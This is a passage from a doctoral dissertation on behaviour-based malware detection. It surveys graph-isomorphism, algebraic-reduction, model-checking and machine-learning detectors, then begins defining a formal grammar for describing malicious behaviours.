Detection by isomorphism of annoted graphs requires the Control Flow Graphs (CFG) to be successfully extracted. A behavior template, or behavioral specification, is specified by a graph structure using an annotation mechanism. In practice, the instructions stored in the nodes of the graph are often replaced by an associated label, offering a higher level of abstraction than simple assembly code. The annotation procedure may follow two approaches: either the instructions are translated into an intermediate representation carrying a semantic value [64, 201] or instructions are reduced to their basic class of operation (arithmetic, logic, function call...) [55, 157]. Figure 2.18.(a) provides an example of behavior template, with its graph and its associated semantic labels made up of symbolic instructions, variables and constants.

Detection is achieved by checking that a program satisfies a given template. A template is satisfied if a subgraph can be found in the extracted CFG of the program, which is isomorphic with the template graph. The localization of the CFG subgraph in stand-alone malware may be easy to determine but it proves much more complex for program infectors since it requires finding out the insertion point first. From the isomorphism algorithm, nodes of the extracted CFG are associated with those of the template as pictured in Figure 2.18.(b). Compared to traditional graph isomorphism, an additional constraint steps in the algorithm since a sensible correspondence must be possible between the node labels of the compared graphs. The node association eventually determines the equivalences between the symbolic elements (variables, constants) and the real values (registers, memory locations). The preservation of these values along the graphs may optionally be checked, from their affectation until their use [64].

From a theoretical perspective, subgraph isomorphism on its own is NP-Complete. However, optimizations are possible. In effect, CFG nodes have a bounded number of successors, which decreases the graph connexity: typically one or two, except in the case of indirect jumps and function returns. In [52], G. Bonfante et al. take advantage of this property to transform CFGs into terms with pointers for back and cross edges. The isomorphism algorithm is then replaced, with a greater efficiency, by a parsing tree automaton. Besides, isomorphism remains very sensitive to mutation techniques and in particular to modifications impacting the CFG: code permutations, dead code insertions or opaque predicates. These transformations can partially be addressed by optimization and normalization techniques developed for compilers [52, 55, 56, 197]. The objective is to obtain a canonical and minimal form for malware, where most mutation effects are reversed.




FIGURE 2.18 - GRAPH ISOMORPHISM WITH SEMANTIC EQUIVALENCE. Quoted from [64], the template (a) represents a generic encryption routine, XORing code between two addresses. During verification, each node from the instance (b) is associated to its equivalent node in the template. By correspondence, the instance satisfies the template. In addition, the variable preservation can be checked. In the present case, the value affected to `eax` at node 1 must be equal to the value in `ecx` used at node 5.

2.3.3.3 Matching algorithms and models: Equivalence by reduction

In equivalence by reduction, M. Webster et al. introduce a detection process relying on an algebraic approach [237, 238, 239, 241]. The algorithm progresses by deduction using logical equivalence at each reasoning step. At the end of the algorithm, the equivalence must be proven between the abstraction of the tested program and a malicious specification. Prior to detection, the malicious specifications must be written down using an algebraic framework as shown in Figure 2.19.

```
1.  s(0) :::: myName := getSelfName ;
2.            nfh := newFileHandle ;
3.            counter := 0 ;
4.            do{ line := getLine(myName,counter) ;
5.            writeToFile(line,nfh) ;
6.            counter := s(counter) ;
7.            eof }
8.            while (not(line == label end)) ;
9.            label end ;
10.           eof
```

FIGURE 2.19 - ALGEBRAIC SPECIFICATION OF A VIRUS. Simplified extract from [237, 238], this specification describes a duplicating virus inside the OBJ framework.

To feed the algorithm, the program is transformed from the original code into an algebraic form: commonly a formal specification of the processor instruction set which attempts to erase differences between equivalent functionalities. A single algebraic expression will stand for several equivalent instructions such as the `mov` operations using different registers for example. The program abstraction is then simplified by reduction using rewriting rules preserving some equivalence

and semi-equivalence properties. Basically, equivalent expressions have an identical effect on the whole memory whereas semi-equivalent ones only preserve specific variables and locations. The final purpose is to reduce the number of syntactic variants for metamorphic viruses. Examples of rewriting rules are given in Figure 2.20.

```
1. eq execS NOP in EVL /\/\ FL                = EVL /\/\ FL.
2. eq execS do SL1 while (T) in EVL /\/\ FL = execSL SL1 ;;
                                               while(T) do SL1 ;
                                               eof in EVL /\/\ FL.
```

FIGURE 2.20 - REWRITING RULES REVERSING METAMORPHISM. These two rules from [237] are written using the OBJ formalism. The first rule states that `NOP` operations have no impact on the variables from `EVL`. `NOP` operations, inserted during mutations, are thus removed by reduction. The second rule seems more complex but simply states that `do{_} while(_)` structures are equivalent to `while(_) do{_}`.

The program, in its reduced algebraic form, is run inside an interpreter to evaluate the result of its execution on different variables or memory locations such as registers or the stack. Malicious specifications, expressed in the same algebra are interpreted in similar conditions. Detection finally verifies the equivalence in context by comparison of their execution results. Unfortunately, this equivalence has a complexity equivalent to the halting problem, explaining that this technique is only deployed on limited code samples.

2.3.3.4 Matching algorithms and models: Model checkers

In model checking, a behavioral signature is defined by a temporal logic formula, introducing dynamic aspects in first-order logic [48, 219]. In this temporal logic, usual quantifiers are replaced by path quantifiers combined with temporal operators. A detailed example of their usage is given in Figure 2.21. The model checking algorithm takes as input a control flow graph as well as one or several logic formulae and sends back all the intermediate states in the different execution paths satisfying these formulae. Checking algorithms are strongly recursive since they try to explore enumeratively all the possible execution paths. As a matter of fact, symbolic temporal model checkers exist but prove to be PSpace-Complete [213]. More information can be found in the corresponding literature [67].

$$C_1 : \exists r EF(mov(r,0) \wedge EF(push(r) \wedge EF(call(GetModuleHandle))))$$

$$C_2 : \exists r EF(mov(r,0) \wedge AX(push(r) \wedge AX(call(GetModuleHandle))))$$




FIGURE 2.21 - TEMPORAL LOGIC FORMULAE FOR SELF-REFERENCE ACCESS. Under *Windows*, the self-reference can be accessed by calling `GetModuleHandle` with a null value. In the formulae, A and E are path quantifiers whereas X and F are temporal operators. The combination $EF(p)$ states that an execution path exists where an undetermined future state satisfies the predicate p. C_1 thus checks whether a path exists, where 0 is affected to a register r that is pushed on the stack before the call. These operations need not to be consecutive. Replacing EF by AX in C_2 compels the register affectation and the following call to be immediate and this, in every possible path. π_1 and π_2 are two illustrative execution paths satisfying respectively C_1 and C_2.

In the context of malware detection, the registers, free variables and constants manipulated by the instructions are referenced in the logic by generic values [149]. Thanks to this abstraction, the checking algorithm can address mutations by reassignment. During the verification, the algorithm links the generic values with real registers and variables and stores this association all along the explored execution paths. In addition, the temporal operators used to explore the different paths can efficiently thwart mutations that use garbage code insertion and code permutation.

2.3.4 Behavioral model generation

Several behavioral models have been described in sections 2.3.2 and 2.3.3 without mentioning how these signatures were generated. This section is dedicated to the third transversal axis of the taxonomy, the signature generation process.

2.3.4.1 Manual signature generation

Because of its reliability, manual signature generation remains the principal method of creation of behavioral signatures, even though it is time consuming. Two main sources of knowledge are used to feed the generation process. In most cases, an expert with significant experience defines generic and opaque behavioral models that are interoperable between the different customer machines. In certain systems such as behavioral blockers, this responsibility is passed on to the users. Users are free to define their own policy, more adapted to their own system since the software configuration can be taken into account. However, users must be educated to understand the possible repercussions of their choices. This is not always true for the owners of personal computers.




FIGURE 2.22 - LEARNING PROCESS. Knowledge is extracted from a learning pool and integrated to the rule database. The obtained rules are evaluated by the classifier to be kept or removed. The process is iterated until stabilization of the rule set.

2.3.4.2 Automatic learning: data mining and classifiers

Automatic generation of behavioral signatures is a mandatory requirement to overcome the shortcomings of syntactic signatures. Up until now, learning processes have mainly been applied to behavioral models used in simulation-based detection. This is due to the fact that the manipulated structures in a behavioral context are far more complex and thus harder to learn, in particular for formal models which consider multiple execution paths. The learning process generates classification rules built using data mining techniques. Regardless of the target classifier, the learning procedure remains the same as the one shown in Figure 2.22. The system is first confronted to a learning pool constituted of large sets of malware and legitimate samples, already labeled as malicious or benign. During the training period, the classifier crawls this sample repository to extract the common properties specific to the considered classes. The size of the pool must be well chosen and sufficiently important to avoid bias. Like any learning process, the generation of behavioral signatures remains very sensitive to noise injection in the training pool. Some effective attacks have already been published against similar worm signature generators [196].

The extraction of the common properties of the malicious behaviors present in the pool relies on three major paradigms. These paradigms are briefly described below, with relevant references:

Rules induction: The belonging conditions for the different classes of behavior are explicitly specified. These conditions are formulated as rules which can be either Boolean expression as pictured in Figure 2.23 or as decision trees [155]. For each sample received by the classifier, certain characteristic data are integrated or removed in the condition in order to preserve the class consistency [165, 215, 235].

```
Mail worm ::= Call.Connect() ∧ Call.Send()
              ∧ (¬ Call.Receive())
              ∧ String.HELLO ∧ String.MAILString.RCPT
```

FIGURE 2.23 - BOOLEAN RULE FOR THE E-MAIL WORM CLASS. The following rule determines the characteristics in terms of system calls and strings, common to mail worms. The main difference with legitimate mail clients lies in the fact that worms do not try to receive data since they do not wait for any acknowledgment or response.

Bayesian statistics: The belonging conditions are no longer explicitly specified but expressed as the statistical repartition of common characteristics. This approach is deployed in classifiers such as Bayesian networks. For each considered characteristic, measurements are made on the probability of finding it in the different classes from the learning pool [155, 215, 235]. Figure 2.24 describes examples using system calls and strings as characteristics. Ultimately, only the most discriminating characteristics are kept. The important criterion is thus the minimal overlap between the different classes. The ideal case would obviously be when a characteristic exists with a probability of 100% in a unique class and is absent of any other.

ℙ(OpenFile|Benign) = 95%	ℙ(OpenFile|File infector) = 100%
ℙ(GetModuleHandle|Benign) = 20%	ℙ(GetModuleHandle|File infector) = 70%
ℙ("*.exe"|Benign) = 10%	ℙ("*.exe"|File infector) = 90%

FIGURE 2.24 - STATISTICS FOR FILE INFECTORS. These examples are not the result of real measures. However, they illustrate the prevalence of certain characteristics. File opening is widely used by both benign and infector programs. It is thus insufficient to decide of its malevolent nature. On the contrary, accessing the handle of the current module to copy this image in a target is more significant of an infection.

Clustering: Clustering relies on predefined cases. During the learning procedure, average profiles are built for each class of malware. Classification is then achieved by measuring the distance between these profiles and the tested programs [164]. The program is classified according to the profile with which it exhibits a minimal distance. Note that the notion of distance and its measurement method may vary from a system to another. In fact, these factors have the strongest impact on the classification accuracy. In the example from Figure 2.25, the distance is calculated in function of the modifications necessary to pass from a system call sequence to another. Each modification has an associated cost which depends on the nature of the modification. In general, an insertion costs more than a replacement but their costs may vary according to the modified event. In practice, costs are adjusted by experimentations in order to increase the classification rate.

Operation	Profile	Capture	Cost
Insert		RegWriteKey	1,5
*	WriteFile	WriteFile	0
Delete	CreateProcess		0,7
*	RegWriteKey	RegWriteKey	0
Replace	RegWriteKey	RegReadKey	0,1
Replace	Send	Receive	2,0
Distance			4,3

FIGURE 2.25 - DISTANCE BETWEEN TRACES. Two call sequences from a profile and a capture are compared. Costs are associated to the different operations required to pass from one to another. The final distance is obtained by additioning these costs.

2.4 Panorama of existing behavioral detectors

As an illustration, we have identified several behavioral detectors and classified them according to the taxonomy proposed in Section 2.3. The results of this survey are given in Table 2.2, completed with practical information: the detectors usage, their privileged targets or their running environment. These detectors are separated into two parts: the first part covers the research prototypes whereas the second part covers some commercial products. The table is built according to the information made available by the different editors, which is sometimes very limited.

This survey brings into light the main trends in commercial systems; most of them are based either on heuristic algorithms coupled with sandboxing, or on expert systems deployed in real-time. These trends can be explained by the fact that recent research prototypes still require too much resources or do not exhibit sufficiently low error rates, in particular with respect to false positives. These prototypes remain mainly developed by researchers and analysts for their own usage. Their large scale deployment is bound to coming optimizations or increases in the available resources. This is particularly true for static analysis which is currently used only for analysis and signature extraction but not for detection. A second observation, that was also visible in the research community, is the convergence of the behavior-based antiviral products with Host-based Intrusion Prevention Systems (HIPS). It becomes less and less obvious to draw a clear demarcation line between the two. This is not really surprising since virology and intrusion detection are tightly connected security domains.

2.5 Resulting observations and considerations

Inside the malware community, the domain of behavioral detection shows an increasing activity both in commercial products and research. But contrary to intrusion detection where the literature is abounding, this taxonomy dedicated to behavior-based malware detection is the first of its kind. A striking multitude of behavioral detectors have been identified, these detectors relying on heterogeneous techniques without consistency in the vocabulary and designations. This is particularly true for commercial products where the behavioral terms have clearly become a marketing argument. The taxonomy tries to cover all these techniques without any a priori, except a common principle: the identification of the malware functionalities. Parallelly, it also tries to introduce common conceptions and a consistent vocabulary.

A clear distinction emerges between simulation-based verification and formal verification, these detection approaches being directly linked to dynamic and static modes. These modes are however complementary since they exhibit opposite strengths and weaknesses. Several researchers have already proposed to combine them in order to take advantage of their respective assets. Dynamic

Name (Origin)	Date	Ref.	Capture	Input	Target	Engine type	Usage	Environment
TBScan (N/C)	1994	[227]	Dyn.(SB)	Interruptions	File infectors	Heuristic algorithm (flags)	Det.	Ms DOS
VIDES (Univ. Namur & Hamburg)	1995	[59]	Dyn.(RT)	Interruptions	COM and EXE Infectors	Deterministic finite automata	D./C.	Ms DOS
N/C (Univ. Columbia & N.Y.)	2003	[215]	Static	Imported functions, strings	All kinds of malware	Data mining and classifier	Det.	Win
GateKeeper (Florida Inst. of Tech.)	2004	[233]	Dyn.(RT*)	System calls	All kinds of malware	Heuristic algorithm (weight)	Det.	Win
N/C (Univ. Camegie et al.)	2005	[64]	Static	Control flow graphs	Polymorphic mail worms	Semantically annotec graph isomorphism	Det.	Win
N/C (Univ. Munich)	2005	[149]	Static	Control flow graphs	Worms	Model checking	Det.	Win
N/C (Univ. Liverpool)	2006	[239]	Static	Algebraic program abstraction	Metamorphic viruses	Equivalence by reduction	Det.	IA32
TTAnalyze (Technical Univ. Vienna)	2006	[43]	Dyn.(VM)	System calls	All kinds of malware	Simple activity log	Class.	Win
N/C (Microsoft Corp.)	2006	[164]	Dyn.(VM)	System calls	All kinds of malware	Data mining and classifier	Class	Win
N/C (Univ. California & Vienna)	2006	[150]	Dyn./Stat.	COM and system calls	Web client spywares	Expert system	Det.	Internet Explorer
SRRAT (Technical Univ. Florida)	2008	[181]	Dyn.(RT)	System calls	Self-replicating malware	Dynamically built automata	Det.	Win
ThreatSense - NOD32 (Eset)	N/C	[113]	Dyn.(SB)	Instructions associated to actions	All kinds of malware	Heuristic algorithm	Det.	Win/Linux/ FreeBSD
AVG Anti-Virus (Grisoft)	N/C	[1]	Dyn.(SB)	Instructions associated to actions	All kinds of malware	Heuristic algorithm	Det.	Win/Linux/ FreeBSD
ViGUARD (Softed)	N/C	[20]	Dyn.(RT)	System calls	All kinds of malware	Expert system (user's decision)	Det.	Win
B-HAVE - Bit Defender (Softwin)	N/C	[2]	Dyn.(SB)	Instructions associated to actions	All kinds of malware	Heuristic algorithm	Det.	Win/Linux/ FreeBSD
Bloodhound - Norton (Symantec)	1997	[25]	Dyn.(SB)	Instructions associated to actions	File infectors	Heuristic algorithm	Det.	Win
Entercept (Mc Affee)	2004	[28]	Dyn.(RT)	System calls	All kinds of malware	Expert system (predefined policy)	Det.	Win/Linux
Safe'n'Sec Antivirus (Safen Soft)	2004	[12]	Dyn.(RT)	System calls	All kinds of malware	Expert system (predefined policy)	Det.	Win/Linux/ FreeBSD
TruPrevent (Panda Software)	2006	[17]	Dyn.(RT)	System calls	All kinds of malware	Heuristic algorithm	Det.	Win/Linux
Virus Keeper (AxBa)	2007	[24]	Dyn.(RT)	System calls	All kinds of malware	Expert system (user's decision)	Det.	Win
ThreatFire (PC Tools)	2007	[16]	Dyn.(RT)	System calls	All kinds of malware	Expert system and heuristic (weight)	Det.	Win

Table 2.2 - Classification of Existing Behavioral Detectors. Used abbreviations for the capture conditions: RT = Real-Time / SB = SandBox / VM = Virtual Machine / * = Actions recording. Used abbreviations for the system usage: Det. = Detection / Class. = Classification.

analysis can delimit a reduced perimeter where a static analysis would be worth deploying. In [150], E. Kirda et al. take advantage of this principle to detect spyware parasiting web browsers. The dynamic phase is used to localize the processing routines associated to the different web events. A static analysis is then locally deployed to detect any malicious activity inside these routines. Generally speaking, a static analysis could be deployed whenever a branching instruction is reached in order to explore the alternative execution paths that will not be executed.

The efficient combination of dynamic and static modes requires a common behavioral model for reference. This model could then be refined according to the class of detector considered, while remaining compatible with others. A multiple-path model, such as those used in formal-based detection, could be simplified to consider only the most significant path in simulation-based detection. Semantic elements of the model would remain untouched. Unfortunately, such a model is still missing. The heterogeneity of the behavioral detection techniques is a major obstacle to definition of such a model. The taxonomy presented in this chapter was a first step to clearly identify the different requirements constraining the construction of this model: multiple-path constraints for formal approaches and, keeping suit with the thesis statement, interaction support through system calls for simulation-based approaches. The remaining of the dissertation is thus going to address the definition of a satisfying unified model, following two approaches: a first approach starting from operational observations to define a grammatical model, efficient for detection, and a second approach starting from theory to define a process-based model, expressive enough to cover behavioral detection techniques.

Part I

Formalization based on a semantic approach

Chapter 3

An abstract malicious behavioral language

> Un homme qui ne connaît que les choses est un homme sans idées. C'est dans le langage que se trouvent les idées.
>
> *Eléments de philosophie*
> Alain - 1916

Contents

Referring to intrusion detection, an article from 2005 introduced a semantic conveying the intrinsic properties of vulnerabilities rather than the exploits themselves [54]. Only semantics can guarantee a satisfying protection against existing eploits while covering their possible variations and evolutions. Following the same principle, this chapter introduces a unified language to describe the different malicious behaviors observed in current malware. The expressiveness of the language has been designed to describe the generic principle of behaviors rather than the multiple technical means to achieve them. Reaching this level of genericity requires the abstraction from the platform and the programming language in which malware have been coded. In addition to the independence from implementation, the provided language must avoid any specificity with a class of detection methods. It must remain, by minimal refinements, compatible with most of the different detection methods introduced in the previous chapter, both static and dynamic.

Definitions of behavioral languages have already been proposed. In 2002, M. Schmall already defined in his Ph.D. dissertation a behavioral meta-language called *MetaMS* [211]. Based on *XML*, *MetaMS* describes the main functionalities of malicious programs and stores them in a platform-independent format. It relies on a high-level of abstraction and has been specifically crafted for heuristic methods of detection. Even though this language partially satisfies the constraints defined above, some important formal properties are left undefined: soundness, completeness, expressiveness, automated translation. These formal properties are necessary to guarantee the possible adaptation of the language to the newly released variants and strains of malware. On the opposite, in 2005, M. Christodorescu et al. defined a Turing-Complete language to specify templates of malicious behaviors [64]. This completeness provides the language with a framework sufficiently theoretical to establish formal proofs, with particular applications to the detection of mutated versions of malware. However, the language proves to be too close to assembly; it is ultimately missing support for interactions with the operating system and other applications.

Motivated by these observations, we have defined a new language called the *Abstract Malicious Behavioral Language (AMBL)*. Its syntax was originally published in [139] before being enriched with semantic attributes and rules in [138, 140, 194]. To overcome the drawbacks from other behavioral languages, the *AMBL* combines the advantages of the previous two approaches. Like *MetaMS*, the language supports interactions in a platform-independent way. In addition, the language is established on attribute-grammars, a well-known theoretical formalism offering reasoning facilities [152]. Section 3.1 first presents the language specification. Section 3.2 then illustrates its principles with descriptions of significant malicious behaviors.

3.1 Specification of an interaction-based grammar

Abstract specification of the malicious behaviors relies on formal grammars, and more specifically attribute grammars presented in Section 3.1.1. Formal grammars were chosen because they provide easy understanding and manipulation, while remaining formal enough for proofs and automated analysis. Malicious behaviors are constituted of basic operations whose possible combinations are described by syntactic rules. These syntactic rules are presented in Section 3.1.2. Provided by attribute-grammars, additional semantic rules control the data flow between the elements involved in these operations. They also associate these elements with a purpose in the malware lifecycle: installation, communication, execution. These semantic rules are presented in Section 3.1.3.

3.1.1 Theory of attribute grammars

From a theoretical perspective, Attribute Grammars (AG) are constructed on the basis of Context-Free Grammars (CFG) as described by Definition 2 [131]. The particularity of an Attribute Grammar lies in the additional semantic attributes and rules enriching the grammar basis as specified by Definition 3 [152, 153][245, Chpt.10]. Each symbol is associated with a finite, possibly empty, set of semantic attributes. The domains of values of these attributes are constrained by semantic rules constituting an equation system. The attributes are divided between two classes according to the way they carry the semantic information along the production rules: synthesized attributes are evaluated and passed up from deeper terminals and non-terminals while inherited attributes are passed down from upper non-terminals.

Definition 2 *A context-free grammar G is a quadruplet $<V, \Sigma, S, P>$ where:*
- V is the finite set of non-terminal symbols also called variables,
- Σ is the finite set or alphabet of terminal symbols forming the language,
- $S \in V$ is the start symbol,
- P is the set of production rules of the form $V \rightarrow \{V \cup \Sigma\}^*$.

Definition 3 *An attribute grammar G_A is a quadruplet $<G, Att, D, E>$ where:*
- G is originally a context-free grammar $<V, \Sigma, S, P>$,
- A set of attributes $Att(X)$ is assigned to each symbol $X \in \{V \cup \Sigma\}$. This set is divided between synthesized and inherited attributes: $Att(X) = Syn(X) \uplus Inh(X)$. The global sets of attributes are built by union: $Her = \cup_{X \in V} Her(X)$, $Syn = \cup_{X \in \{V \cup \Sigma\}} Syn(X)$ and $Att = Syn \uplus Inh$,
- Each attribute $\alpha \in Att$ is defined over a domain of value D_α and $D = \cup_{\alpha \in Att} D_\alpha$,
- E is a set of semantic rules such as for any production rule $\pi \in P$ of the form $Y_0 \rightarrow Y_1 ... Y_n$, and $\forall \alpha \in Syn(Y_0) \cup_{1 \leq i \leq n} Her(Y_i)$, there is exactly one rule of the form $Y_i.\alpha = f(Y_1.\alpha_1 ... Y_n.\alpha_n)$.

In practice, using this grammatical formalism, each start symbol begins the description of a new malicious behavior. The terminal symbols of the grammar correspond to the basic operations making up the behavior while the production rules describe their different combinations to achieve the behavior. The additional semantic rules express constraints weighting on the values and objects involved in the basic operations.

3.1.2 Syntax specification: support of interactions

A generic programming language is required to describe malicious behaviors: the *Abstract Malicious Behavior Language (AMBL)* has been developed for this purpose. By design, the *AMBL* focuses on the description of the behavior's final purpose rather than the technical solutions used to achieve it. This high level language can then be declined into more concrete instantiations by refinement. Its inner principles are object-oriented as described by the encapsulation of Figure 3.1. The object orientation has been chosen because, malware being resilient and adaptable by nature, interactions with their environment constitute key features of their behaviors. This orientation is supported by the CFG specifying the syntax, whose elements are made explicit below.




FIGURE 3.1 - MALWARE OBJECT-ORIENTED ENCAPSULATION. The internal mechanisms and attributes are encapsulated inside the malware object which uses dedicated interfaces to communicate with the external environment and its objects.

operations	$\mathcal{M} = \{\neg, \&, \vee, \wedge, \oplus, <, \leq, =, \geq, >, +, -, \times, \div, \equiv, <<, >>, :=, goto, stop\}$
interactions	$\mathcal{I} = \{open, create, close, delete, execute, send, receive\}$
objects	$\mathcal{O} = \{object\}$
structures	$\mathcal{S} = \{while, if, then, else, \|\|, \leftarrow, \rightarrow, ;, (,), [,], \{, \}\}$
alphabet	$\Sigma = \mathcal{M} \cup \mathcal{I} \cup \mathcal{O} \cup \mathcal{S}$

FIGURE 3.2 - ALPHABET OF THE AMBL. The alphabet Σ is constituted of different classes of symbols, in particular for the internal operations, interactions and objects.

The alphabet Σ of the *AMBL*, given in Figure 3.2, defines a set of atomic actions and structure markers. To satisfy the object orientation, the alphabet is divided between the internal mechanisms and the interfaces used to interact with external objects. Internal mechanisms $\mathcal{M}$ gather the operations performed by malware without requiring external interventions, assuming that the processed data is available. Internal mechanisms are either arithmetic or control-related operations. Actually, the real improvement brought by the *AMBL* is its interaction extension $\mathcal{I}$. Other languages, like in [64], are based on an imperative core which does not include interactions such

as accesses to external services and resources. The *AMBL* natively supports a set of different interactions to interface with external objects. Two different types of interactions are considered: commands (open, create, close, delete, execute) and data transmissions (send, receive). These basic operations and interactions finally abstract concrete implementation elements: instructions, calls to Application Programming Interfaces (API) or to the system, as well as their arguments.

The set of production rules P of the *AMBL*, given in Figure 3.3, combines these symbols. The start symbol $S = <Behavior>$ starts the description of a behavior as a sequence of structures (rules (1) and (2)). A structure is a non-terminal symbol corresponding either to a basic block of actions, a conditional, a loop or several sequences in concurrency (rules (3) and (4)). A basic block finally contains a set of consecutive terms which eventually correspond to the atomic operations and interactions (rules (5) and (6)). The atomic operations are represented by the construction of unary, binary operators and affectations (rules (7) to (9)). The atomic interactions are represented by the construction of commands and data transmissions (rules (10) to (12)).

(1)	$<Behavior>$	$::= <Sequence>$
(2)	$<Sequence>$	$::= <Structure><Sequence> \mid <Structure>$
(3)	$<Structure>$	$::= <Block>$
		$\mid if(<Expression>)then\{$
		$\quad <Sequence>$
		$\}else\{$
		$\quad <Sequence>$
		$\}$
		$\mid if(<Term>)then\{$
		$\quad <Sequence>$
		$\}$
		$\mid while(<Term>)\{$
		$\quad <Sequence>$
		$\}$
		$\mid [<Sequence> \| <Concurrent>]$
(4)	$<Concurrent>$	$::= <Sequence> \| <Concurrent> \mid <Sequence>$
(5)	$<Block>$	$::= <Term>; <Block> \mid <Term>;$
(6)	$<Term>$	$::= object \mid [<Term>] \mid <Operation> \mid <Interaction>$
(7)	$<Operation>$	$::= object := (<Term>) \mid [<Term>] := (<Term>)$
		$\mid <Op1> (<Term>) \mid <Op2> (<Term>, <Term>)$
		$\mid goto\ <Term> \mid stop$
(8)	$<Op1>$	$::= \neg \mid \&$
(9)	$<Op2>$	$::= \vee \mid \wedge \mid \oplus \mid < \mid \leq \mid = \mid \geq \mid > \mid + \mid - \mid \times \mid \div \mid \equiv \mid << \mid >>$
(10)	$<Interaction>$	$::= <Control>\ object \mid <I/O>$
(11)	$<Control>$	$::= open \mid create \mid close \mid delete \mid execute$
(12)	$<I/O>$	$::= receive\ object \leftarrow\ object \mid receive\ [<Term>] \leftarrow\ object$
		$\mid send\ <Term> \rightarrow\ object$

FIGURE 3.3 - SET OF PRODUCTION RULES OF THE AMBL. The rules of P describe the construction of atomic internal operations and external interactions. These are combined into more complex blocks and structures to consitute a whole behavior.

To complete the definition of a programming language, an operational semantics is also required to describe the symbolic execution of the *AMBL*. The evaluation of arithmetic and control-related expressions is quite similar to any other programming language. But dynamic operators must also be defined to resolve interactions and concurrency at each computational step. With respect to interactions, a synchronous resolution has been chosen. With respect to concurrent actions, a random sequencing has been chosen to maintain their atomicity. The operational semantics is described in greater details in Appendix A. The internal operations guarantee the Turing completeness of the language, as stated in Proposition 1. Note that Turing-equivalent languages are the richest languages known to be sound and complete within functional paradigms. Within interactive paradigms, the language is no longer complete as stated by Proposition 2 and illustrated by Figure 3.4. Nevertheless, a partial completeness can be guaranteed empirically showing that the language is sufficiently expressive to capture the types of interaction used by malware.

Proposition 1 *The Abstract Malicious Behavioral Language is Turing-complete.*

Proof.
An obvious proof can be given by describing a Turing Machine in the *AMBL*. □

Proposition 2 *Within interactive paradigms, the AMBL is incomplete.*

Proof.
Soundness of the *AMBL* with respect to interactions is quite intuitive considering the fact that the concept of object-oriented modeling is directly inspired from the reality. On the opposite, interactive systems have an inherent incompleteness [243]. Dynamically generated streams can be mathematically modeled by the set of infinite sequences which can not be diagonalized. Similarly to the Godël incompleteness result for the integers, any domain whose set of true assertions can not be diagonalized, can not be complete. Moreover, the results of interactions are not necessarily strings: in case of code rewriting, the interaction can be seen as function passing. □




FIGURE 3.4 - HIERARCHY OF LANGUAGES EXPRESSIVENESS. Similarly to the computational hierarchy established by N. Chomsky, a language hierarchy in terms of expressive power may be established inside the paradigm of interactions.

3.1.3 Semantic specification: managing environment objects

In this section, we introduce the semantic attributes and rules enriching the syntax of the *Abstract Malicious Behavioral Language*. These semantic enhancements have been used to satisfy three main purposes: firstly, identifying internal and external objects, secondly, enforcing a type system for these objects and, thirdly, characterizing these objects with additional information.

Object binding: Object binding identifies the different instances of objects and variables, and guarantees they are consistently used. Binding is achieved by assigning specific attributes called identifiers to the terminal symbols representing these objects:

Identifiers $*.objId$ are defined over integers to establish a numbering: $D_{objId} = \mathbb{N}$. For any production rule of the form $Y_0 \rightarrow Y_1...Y_n$, binding rules are constructed as simple identifiers equalities $Y_i.objId = Y_k.objId$. Identifiers are either synthesized or inherited: $*.objId \in \{Syn \cup Her\}$ such as if $Y_i.objId \in Syn$ then, for any $k > i$, $Y_k.objId \in Her$.

By definition, identifiers are unique in order to cope with the multiple references used by systems to point on a same object. Used for binding, identifiers increase the accuracy of the language. They distinguish possible false positives where consecutive operations could seem suspicious but are in fact unrelated because they involve distinct variables and objects. To express that two operations refer to a same object, the semantic rules constrain the equality of their identifiers in their relative branches of derivation. Identifiers are synthesized within the leftmost branches, corresponding to the first object apparition, to be inherited within the branches on the right where the object might be reused. In the context of interactions, object binding constrains the data-flow along the data transmissions between objects, through intermediate variables. The data flow is critical in behaviors such as duplication where the malicious code is transferred from the self-reference to a target object.

Object typing: Type attributes are also assigned to objects. Types are chosen according to the potential use of objects to which they are attached. They are critical to understand specific malicious purposes such as booting objects in the case of residency, or communicating objects in the case of propagation. A description of the different considered types is given below:

